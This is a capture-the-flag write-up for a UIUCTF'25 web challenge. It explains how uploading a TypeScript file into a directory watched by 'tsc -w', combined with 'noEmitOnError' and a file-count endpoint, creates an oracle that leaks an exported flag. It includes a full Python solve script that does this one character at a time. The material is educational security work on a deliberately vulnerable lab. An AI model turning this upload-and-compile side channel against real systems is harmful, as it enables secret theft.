
Author: Cameron
CTF Name :UIUCTF'25
No. of solves / Points : 36 Solves / 189 Points
Challenge Description
Keeping track of all these files makes me so dizzy I feel like I'm floating in space.
Handout
In retrospect the challenge had a rather small source code,Mainly a Typescript but nevertheless we shall review everything given
Given:
- Dockerfile
FROM node:18-alpine

WORKDIR /app

COPY package*.json ./
RUN npm install

COPY . .

RUN ["npx", "tsc"]

CMD ["sh", "-c", "npm start"]
Nothing Fancy here Just the normal things that a docker is supposed to do
- Index.ts
import express from "express";
import path from "path";
import multer from "multer";
import fs from "fs";

const app = express();
const PORT = process.env.PORT || 3000;

let fileCount = 0;

app.get("/", (req, res) => {
  res.sendFile(path.join(__dirname, "../public/index.html")); // paths are relative to dist/
});

const imagesDir = path.join(__dirname, "../images");
if (!fs.existsSync(imagesDir)) {
  fs.mkdirSync(imagesDir, { recursive: true });
}

const storage = multer.diskStorage({
  destination: function (req, file, cb) {
    cb(null, imagesDir);
  },
  filename: function (req, file, cb) {
    cb(null, path.basename(file.originalname));
  },
});

const upload = multer({ storage });

app.get("/filecount", (req, res) => {
  res.json({ file_count: fileCount });
});

app.post("/upload", upload.single("file"), (req, res) => {
  if (!req.file) {
    return res.status(400).send("No file uploaded.");
  }
  fileCount++;
  res.send("File uploaded successfully.");
});

app.delete("/images", (req, res) => {
  const imagesDir = path.join(__dirname, "../images");
  fs.readdir(imagesDir, (err, files) => {
    if (err) {
      return res.status(500).send("Failed to read images directory.");
    }
    let deletePromises = files.map((file) =>
      fs.promises.unlink(path.join(imagesDir, file))
    );
    Promise.allSettled(deletePromises)
      .then(() => {
        fileCount = 0;
        res.send("All files deleted from images directory.");
      })
      .catch(() => res.status(500).send("Failed to delete some files."));
  });
});

app.listen(PORT, () => {
  return console.log(`Express is listening at http://localhost:${PORT}`);
});

export const flag = "uiuctf{fake_flag_xxxxxxxxxxxxxxxx}";
The Main source of the challenge It looks like a casual site where you can upload anything.
There seem to be an:
- Upload route -> to upload a given file as the name suggest (._.)
- images route -> deletes / purges all the files which you have uploaded
- filecount route -> give the filecount of how much has been uploaded
Uses Multer for file handling and then the Flag condition well Its a hardcoded value given as constant value
- tsconfig.json
{
  "compilerOptions": {
    "module": "nodenext",
    "esModuleInterop": true,
    "target": "esnext",
    "moduleResolution": "nodenext",
    "noEmitOnError": true,
    "sourceMap": true,
    "outDir": "dist"
  }
}
Just defines Typescript configurations nothing too out of the ordinary but might come in handy
- Package.json
{
  "name": "tschal",
  "version": "1.0.0",
  "scripts": {
    "start": "concurrently \"tsc -w\" \"nodemon dist/index.js\""
  },
  "keywords": [
    "i miss bun, if only there was an easier way to use typescript and nodejs :)"
  ],
  "author": "",
  "license": "ISC",
  "description": "",
  "devDependencies": {
    "@types/express": "^5.0.3",
    "@types/multer": "^2.0.0",
    "concurrently": "^9.2.0",
    "nodemon": "^3.1.10",
    "typescript": "^5.8.3"
  },
  "dependencies": {
    "express": "^5.1.0",
    "multer": "^2.0.2"
  }
}
Upto date dependencies and a start script which we should have been aware of at the beginning (ideally)
And then ofcourse the index.html but i will not be putting up that up to save time

Routes

Initial Thoughts/Efforts
To be completely honest if you look at the code in a normal context there seemingly looks like there happens to be no issue with the code infact i was confused for like first few hours about what the issue or path even be 🗿.Because looking at everything at once it passes all the basic checks which one would do to look for an issue
- Updated packages ✅
- Seemingly Secure code ✅
Hence we had to dig deeper and try finding like quirks in which how certain modules were being used that is where we came across multer and how it process the files and that is where we fell into a sort of red-herring.
For those unaware about what multer is basically a middleware for handling file uploads in express it parses multipart/form-data -> Stores in memory or disk -> Adds req.file or req.files to your route handler
const storage = multer.diskStorage({
  destination: function (req, file, cb) {
    cb(null, imagesDir);
  },
  filename: function (req, file, cb) {
    cb(null, path.basename(file.originalname));
  },
});
Okay so coming to why this small piece of code happen to act as a red-herring for us by default if you are to use multer.diskStorage without explicitly setting the filename function in it it would create a random filename (ideally more secure)? , so what ended up happening is that we assumed there might have been a way to somehow bypass path.basename + file.originalname even tho they were very commonly used (._.) , we wasted some time trying to figure out a way to get file write in and somehow overwrite index.js. tldr; that is a rather secure functionality of the app 🗿.
Anyways moving from certain mishaps we faced
Exploitation Path ?
Right after having wasted time on the above thing we went back to the old trusted method "re-reading" the whole code from scratch.
This is where we saw something which moved past our eyes in the first attempt
{
    "scripts": {
    "start": "concurrently \"tsc -w\" \"nodemon dist/index.js\""
  },
  "keywords": [
    "i miss bun, if only there was an easier way to use typescript and nodejs :)"
  ],
}
And no im not talking about the keywords here im talking about the start script originally I had to remove concurrently and run just via node since concurrently kept on crashing on my end its only later that I basically realized that I ended up changing the challenge by not running like this so moving ahead what this command is basically doing is well
 Concurrently is just well running both of them simultaneously(that is concurrently)
Okay so how does this help us well ideally if you are too upload a file it will just simply go and sit in /images.
For context this is a txt file I uploaded called Assignment.txt and it happens to go and sit in /app/images/
Well what if we try putting a indec.ts file inside since tsc -w ideally will watch all typescript files and convert them into js files and put them in the outdir /dist right?

Well that is suprising right not only did the indec.ts file get compiled it got put in the /dist/images/<file>.js and <file>.mjs
Alright so now we have a way to atleast put in our own given file in a location which is not /app/images
But how would this exactly help us in anyway ? All i am doing is giving a *.ts and its compiling to -> *.js file ,Well now lets exactly see how the flag is defined shall we.
export const flag = "uiuctf{fake_flag_xxxxxxxxxxxxxxxx}";Interesting aint it export const flag For those who are unfamiliar with this kind of syntax well its pretty self explantory typescript and javascript have 2 syntax in which they can define modules as such
- Common Js way
const express = require('express')- ESM module
import express from "express";Well in theory they have exact same purpose just like a different style of as such but in this context export const flag = "uiuctf{fake_flag_xxxxxxxxxxxxxxxx}"; tell us something more when you have a tag export like the name stands it means it is something that other things can try referencing meaning in theory another file should be able to just import flag from this given index when and where required ,Ring a bell why this might be useful to us?
Well we have the ability to put in a typescript file which would get converted to a javascript file as such which would be in subdirectory of /dist where the index.js file (main file) is running.So here comes the main idea
So now that we have a understanding that we might be able to import the flag from the main file as such what could we do with this tho , As directly there is no way to print out the flag but what we do have is control over the checks and things we can do that file right ? Why not devise a system that we would somehow be able leak the flag one by one

Okay, having some idea that leaking the flag is probably the way to go — but even for that, we need to find some form of an oracle.
🔍 What is an Oracle?
For anyone unaware, an oracle is just a mechanism that tells us the state of the system, like a boolean condition:
"If condition holds → do X, else → error."
In our case: Can we build such an oracle? Yes — we already have one, hidden inside TypeScript's type system and the app's behavior.
Since we can import the flag from a file like:
import { flag } from "../index";We can create a guess.ts file that does something like:
type Check = typeof flag extends `ui${string}` ? true : never;
const test: Check = true;
This will cause a compile-time error if the prefix is wrong.
And TypeScript (because of noEmitOnError: true) will refuse to emit a .js file.

There are a few functionalities in the app that, when chained together, give us the abilty to observe whether a .js file was emitted — aka, whether our guess was correct.
The key parts are:
📦 tsconfig.json
{
  "noEmitOnError": true,
  "outDir": "dist"
}
→ Ensures nothing gets emitted if there’s even one compile-time error.
📦 Express app endpoint:
app.get("/filecount", (req, res) => {
  res.json({ file_count: fileCount });
});
→ Exposes the number of files successfully uploaded (and compiled) to the images/ directory.
Chaining the Logic
So how does this give us an oracle?
-
We place a
.tsfile with a character guess. -
If our type-level check is correct:
- TypeScript compiles the file
.jsfile gets written todist/images- Causes the server to restart Filecount becomes 0
-
If guess is wrong:
- Type error causes compilation to fail
- No file is emitted
fileCountjust increments by 1
By calling /filecount, we can detect this side effect.
So anyways knowing this we could just script this process to keep sending and leaking the characters one by one
Solve Script
import requests
import string
import time

BASE_URL = "http://localhost:3000"
ALPHABET = string.ascii_lowercase + string.digits + "{}_"
FLAG = ""

# Burp proxy config
PROXIES = {
    "http": "http://localhost:8080",
    "https": "http://localhost:8080",
}

def generate_ts_payload(guess):
    return f"""
import {{ flag }} from "../index";

type Check = typeof flag extends `{guess}${{string}}` ? true : never;
const test: Check = true;
"""

def upload_ts(payload):
    files = {
        "file": ("index.ts", payload, "application/typescript")
    }
    return requests.post(f"{BASE_URL}/upload", files=files, proxies=PROXIES)

def delete_all_files():
    return requests.delete(f"{BASE_URL}/images", proxies=PROXIES)

def get_filecount():
    try:
        res = requests.get(f"{BASE_URL}/filecount", proxies=PROXIES)
        return res.json().get("file_count", 0)
    except:
        return 0

def try_char(char):
    global FLAG
    guess = FLAG + char
    print(f"[*] Trying: {repr(guess)}")

    payload = generate_ts_payload(guess)
    upload_ts(payload)
    time.sleep(1.5)  # let nodemon restart if successful

    count = get_filecount()
    print(f"    -> filecount = {count}")

    if count == 0:
        FLAG += char
        print(f"[+] Correct guess! Flag so far: {FLAG}")
        return True
    else:
        delete_all_files()
        time.sleep(0.5)
        return False

while True:
    for c in ALPHABET:
        if try_char(c):
            break
For anyone wondering why theres a delete request also its just to clear out the pre-existing files so its easier to notice the oracle
Final Flag -> uiuctf{turing_complete_azolwkamgj}
Final Thoughts
Nice Challenge to be fair , We made it pretty complicated at the beginning by just stumbling across the bush a lot but we move
If you made it this far here is a cat.I Think